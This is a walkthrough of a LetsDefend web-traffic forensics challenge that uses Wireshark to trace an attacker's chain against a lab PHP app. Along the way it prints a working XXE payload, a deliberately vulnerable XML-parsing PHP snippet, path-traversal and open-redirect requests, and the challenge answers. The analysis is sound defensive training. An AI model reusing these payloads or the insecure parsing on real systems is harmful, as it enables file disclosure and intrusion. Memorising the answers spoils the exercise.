Malicious Web Traffic Analysis

URL: https://app.letsdefend.io/challenge/malicious-web-traffic-analysis

Techniques Observed

During the investigation we will identify the following attacks:

- XML eXternal Entity (XXE)
- Credential brute forcing
- Path traversal
- User enumeration
- Open redirect


Walkthrough

Question 1: What is the IP address of the web server?

We are informed about malicious activity related to web traffic, so let's filter out only HTTP related communication.

We start by filtering HTTP traffic:

```
http
```



Next, open **Statistics → Conversations → IPv4** to see the communication pairs.

```
Address A,Address B,Packets,Bytes
"10.1.0.4","168.63.129.16","1,628","1 MB"
"10.1.0.4","169.254.169.254","36","21 kB"
"62.114.220.119","10.1.0.4","18","12 kB"
"197.32.212.121","10.1.0.4","427","310 kB"
```

Most of the communication happens between the below IP addresses:

- `10.1.0.4`
- `168.63.129.16`
- `169.254.169.254`

`168.63.129.16` is a special Microsoft Azure infrastructure IP used for platform services such as VM agent communication, DHCP, and health probes.

https://learn.microsoft.com/en-us/azure/virtual-network/what-is-ip-address-168-63-129-16

Indeed we can see lots of GET requests representative for Azure:

- **`/machine/?comp=goalstate`**
- **`/vmSettings`**

The address `169.254.169.254` is a special infrastructure IP used internally by Azure.

https://learn.microsoft.com/en-us/azure/virtual-machines/instance-metadata-service

Again we can attest it by the presence of multiple GET requests like:

- `/metadata/instance?api-version=`

> **Note**
>
> The address `169.254.169.254` is commonly used by major cloud providers (AWS, Azure, GCP) for accessing instance metadata and configuration data

All communication to these Azure infrastructure IP addresses originates from `10.1.0.4`, which indicates that this is the web server running in Azure.

In order to confirm it, let's then exclude the Azure IP addresses and see communication to `10.1.0.4` (`ip.dst == 10.1.0.4`).

Filtering query:

```
(ip.dst == 10.1.0.4) && !(ip.addr == 168.63.129.16) && !(ip.addr ==
169.254.169.254) && http
```

It is a web server indeed, as we can see HTTP requests like below:

- `/login.php`
- `/register/register.php`
- `/dashboard/view.php?file=`
- `/dashboard/redirect.php?url=`

We have now the answer for the first question:


> **What is the IP address of the web server?**
>
> **10.1.0.4**

Question 2: What is the IP address of the attacker?

Let's look for the IP address of the attacker.
By looking at the last display filter results we can observe many POST requests to `/login.php`.
They all originated from the same IP address `197.32.212.121` and happened in a very short time.

> **Note**
>
> It may be easier to analyze the timeline after changing the **Time** column format.
> Go to **View** in the top menu, select **Time Display Format** and then choose one of the UTC formats.

Let's examine closer what is happening there:
Right-click on one of the requests to `/login.php`, select **Follow** and then **HTTP Stream**.



We can see a series of similar requests:

```
POST /login.php HTTP/1.1
Host: letsdefend.eastus.cloudapp.azure.com
Content-Length: 29
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://letsdefend.eastus.cloudapp.azure.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://letsdefend.eastus.cloudapp.azure.com/login.html
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
```

```
username=admin&password=12345
```

The most interesting part is the one at the end, separated by a blank line:

```
username=admin&password=12345
```

You can review other streams using ↑ and ↓ next to the `Stream` input in the bottom, right corner.

It is clearly a brute-force attack for the password of the `admin` user.

What is the IP address of the attacker?

197.32.212.121

Question 3: The attacker first tried to sign up on the website, however, he found a vulnerability that he could read the source code with. What is the name of the vulnerability?

Let's examine the HTTP traffic from the attacker IP address (`197.32.212.121`)

Filtering query:

```
ip.src==197.32.212.121 and http
```

As we are asked about sign up on the website and we have seen before requests to `/register/register.php` we are going to focus on it. We can use as before: **Follow → HTTP Stream**

In the last call to `/register/register.php` we can find the following XML payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=register.php"> ]>
<root>
  <name>ahmed</name>
  <tel>kdjk</tel>
  <email>&xxe;</email>
  <password>ksjdf</password>
</root>
```

This is an **XXE (XML eXternal Entity)** attack.

This payload defines an **external entity** that reads the `register.php` file from the server and returns it encoded in base64:

```
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=register.php"> ]>
(...)
<email>&xxe;</email>
```

The attacker first tried to sign up on the website, however, he found a vulnerability that he could read the source code with. What is the name of the vulnerability?

XXE

Question 4: There was a note in the source code, what is it?

In order to answer the question we need to decode the response to the last call to `/register/register.php`:

```
Sorry,
PD9waHAKbGlieG1sX2Rpc2FibGVfZW50aXR5X2xvYWRlciAoZmFsc2UpOwokeG1sZmlsZSA9IGZp
bGVfZ2V0X2NvbnRlbnRzKCdwaHA6Ly9pbnB1dCcpOwokZG9tID0gbmV3IERPTURvY3VtZW50KCk7
CiRkb20tPmxvYWRYTUwoJHhtbGZpbGUsIExJQlhNTF9OT0VOVCB8IExJQlhNTF9EVERMT0FEKTsK
JGluZm8gPSBzaW1wbGV4bWxfaW1wb3J0X2RvbSgkZG9tKTsKJG5hbWUgPSAkaW5mby0+bmFtZTsK
JHRlbCA9ICRpbmZvLT50ZWw7CiRlbWFpbCA9ICRpbmZvLT5lbWFpbDsKJHBhc3N3b3JkID0gJGlu
Zm8tPnBhc3N3b3JkOwojI0FkbWluLCB0aGlzIGNvbW1lbnQgaXMganVzdCB0byBsZXQgeW91IGtu
b3cgdGhhdCB3ZSB1cGRhdGVkIHlvdXIgY3JlZGVudGlhbHMgd2l0aCBhIHZlcnkgc2VjdXJlIHBh
c3N3b3JkLiBzbyBub29uZSBjYW4gYnJ1dGUgZm9yY2UgaXQuCiMjTm90ZTogc3VibWl0IG1lIGFz
IHRoZSBhbnN3ZXI6IHlvdWdvdG1lCmVjaG8gIlNvcnJ5LCAkZW1haWwgaXMgYWxyZWFkeSByZWdp
c3RlcmVkISI7Cj8+Cg== is already registered!
```

Let's take the base64-encoded part and decode it in the terminal:

```
echo
"PD9waHAKbGlieG1sX2Rpc2FibGVfZW50aXR5X2xvYWRlciAoZmFsc2UpOwokeG1sZmlsZSA9IGZ
pbGVfZ2V0X2NvbnRlbnRzKCdwaHA6Ly9pbnB1dCcpOwokZG9tID0gbmV3IERPTURvY3VtZW50KCk
7CiRkb20tPmxvYWRYTUwoJHhtbGZpbGUsIExJQlhNTF9OT0VOVCB8IExJQlhNTF9EVERMT0FEKTs
KJGluZm8gPSBzaW1wbGV4bWxfaW1wb3J0X2RvbSgkZG9tKTsKJG5hbWUgPSAkaW5mby0+bmFtZTs
KJHRlbCA9ICRpbmZvLT50ZWw7CiRlbWFpbCA9ICRpbmZvLT5lbWFpbDsKJHBhc3N3b3JkID0gJGl
uZm8tPnBhc3N3b3JkOwojI0FkbWluLCB0aGlzIGNvbW1lbnQgaXMganVzdCB0byBsZXQgeW91IGt
ub3cgdGhhdCB3ZSB1cGRhdGVkIHlvdXIgY3JlZGVudGlhbHMgd2l0aCBhIHZlcnkgc2VjdXJlIHB
```

```
hc3N3b3JkLiBzbyBub29uZSBjYW4gYnJ1dGUgZm9yY2UgaXQuCiMjTm90ZTogc3VibWl0IG1lIGF
zIHRoZSBhbnN3ZXI6IHlvdWdvdG1lCmVjaG8gIlNvcnJ5LCAkZW1haWwgaXMgYWxyZWFkeSByZWd
pc3RlcmVkISI7Cj8+Cg==" | base64 -d
```

We get:

```php
<?php
libxml_disable_entity_loader (false);
$xmlfile = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
$info = simplexml_import_dom($dom);
$name = $info->name;
$tel = $info->tel;
$email = $info->email;
$password = $info->password;
##Admin, this comment is just to let you know that we updated your
credentials with a very secure password. so noone can brute force it.
##Note: submit me as the answer: yougotme
echo "Sorry, $email is already registered!";
```

We can see the commented note:

```
##Note: submit me as the answer: yougotme
```

Another possibility for decoding is by using the famous CyberChef website: https://gchq.github.io/CyberChef/

> ⚠ **Warning**
>
> Never paste sensitive data into online tools in real-world environments.

> ⓘ **There was a note in the source code, what is it?**
>
> **yougotme**

Question 5: After exploiting the previous vulnerability, the attacker got a hint about a possible username. What is the username that the attacker found?

Based on the comment from the `register.php` file and the noticed brute force attack, we know that the username is `admin`.

> **After exploiting the previous vulnerability, the attacker got a hint about a possible username. What is the username that the attacker found?**
>
> **admin**

Question 6: The attacker tried to brute-force the password of the possible username that he found. What is the password of that user?

Let's filter out all the requests to `/login.php` made by the attacker.

Filtering query:

```
(ip.src == 197.32.212.121) && (http.request.uri == "/login.php")
```

We can expect that the brute forcing stopped after the valid password was found, so take a look at the last call.
We can reverse the order of packet using sorting on the `No.` column.
Once again we can use: **Follow → HTTP Stream**

```
POST /login.php HTTP/1.1
Host: letsdefend.eastus.cloudapp.azure.com
Content-Length: 32
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://letsdefend.eastus.cloudapp.azure.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://letsdefend.eastus.cloudapp.azure.com/login.html
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

username=admin&password=fernandoHTTP/1.1 302 Found
Date: Fri, 16 Feb 2024 20:44:31 GMT
Server: Apache/2.4.52 (Ubuntu)
```

```
Location: dashboard/dashboard.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

We can see the used credentials and the server response - `302 Found`:

```
username=admin&password=fernando
```

For reference we can check the response for the invalid credentials.
It can be misleading as it is `200 OK`:

```
HTTP/1.1 200 OK
Date: Fri, 16 Feb 2024 20:44:13 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 375
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login</title>
    <!-- Add your CSS styles here -->
</head>
<body>
  <div class="container">
    <h2>Login</h2>
    <p style="color: red;">Invalid username or password</p>    <form
action="/login.php" method="post">
      <label for="username">Username:</label>
      <input type="text" id="username" name="username" required>
      <label for="password">Password:</label>
      <input type="password" id="password" name="password" required>
      <input type="submit" value="Login">
    </form>
  </div>
```

```
</body>
</html>
```

We get `200 OK` as the response is login page with information about invalid credentials:

```
<p style="color: red;">Invalid username or password</p>
```

The attacker tried to brute-force the password of the possible username that he found. What is the password of that user?

fernando

Question 7: Once the attacker gained admin access, they exploited another vulnerability that led the attacker to read internal files that were located on the server. Which file did they read?

Let's get back to the display filter:

```
ip.src==197.32.212.121 and http
```

We can see shortly after the successful login the following request:
`GET /dashboard/view.php?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd`

We can decode the above query parameter using the `URL Decode` from CyberChef:

```
../../../../../../../../../../../../../../etc/passwd
```

The attacker performed path traversal attack in order to read the `/etc/passwd` file:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

```
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_chrony:x:113:122:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
web_user:x:1000:1000:Ubuntu:/home/web_user:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
rtkit:x:114:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
xrdp:x:115:125::/run/xrdp:/usr/sbin/nologin
a1l4mFTW:x:1001:1001::/home/a1l4mFTW:/bin/bash
```

Once the attacker gained admin access, they exploited another vulnerability that led the attacker to read internal files that were located on the server. Which file did they read?

/etc/passwd

Question 8: The attacker was able to view all the users on the server. What is the last user that was created on the server?

Knowing the `/etc/passwd` file format (which stores user account information on Linux systems):

```
username:password:UID:GID:GECOS:home_directory:shell
```

we can identify the last created user by the highest `UID`: `a1l4mFTW`.

> **The attacker was able to view all the users on the server. What is the last user that was created on the server?**
>
> **a1l4mFTW**

Question 9: The attacker also found an open redirect vulnerability. What is the URL the attacker tested the exploit with?

Analysing the further communication we can spot the following call:
`GET /dashboard/redirect.php?url=https%3A%2F%2Fevil.com%2F`

After URL decoding we can see the used URL:

```
https://evil.com/
```

> **The attacker also found an open redirect vulnerability. What is the URL the attacker tested the exploit with?**
>
> **hxxps[://]evil[.]com/** (*Defanged version*)

Attack Chain Summary

The attacker performed the following steps:

1. Exploited an **XXE vulnerability** to read `register.php`
2. Extracted a hint about the **admin account**
3. Performed a **brute-force attack** against `/login.php`
4. Used **path traversal** to read `/etc/passwd`
5. Enumerated system users
6. Tested an **open redirect vulnerability**

This scenario demonstrates how multiple smaller vulnerabilities can be chained together to compromise a web application.